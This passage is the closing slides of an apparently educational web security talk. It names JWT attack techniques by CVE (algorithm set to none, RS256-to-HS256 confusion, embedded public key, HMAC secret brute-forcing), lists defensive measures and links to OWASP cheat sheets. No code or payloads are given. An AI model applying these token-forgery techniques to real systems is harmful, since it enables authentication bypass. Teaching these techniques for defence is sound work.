- Modify the algorithm to None (CVE-2015-9235)
- Change the algorithm RS256(asymmetric) to HS256(symmetric) (CVE-2016-5431/CVE-2016-10555)
- Embedded Public Key (CVE-2018-0114)
- Brute-force HMAC secret

Prevention



- HTTPS usage
- SameSite, Secure and HttpOnly flags
- CAPTCHA and login limit
- Hide error messages
- MFA usage
- Monitoring
- Password policy
- X-Frame-Options header
- Use Prepared Statements
- Input validation
- HSTS header

Prevention



For more detail;

- <https://cheatsheetseries.owasp.org/>



You can find this slide at the following address:

- <https://ayberk.ninja/presentation/>

Thanks

Do you have any questions?



mhmtayberk@protonmail.com



mhmtayberk



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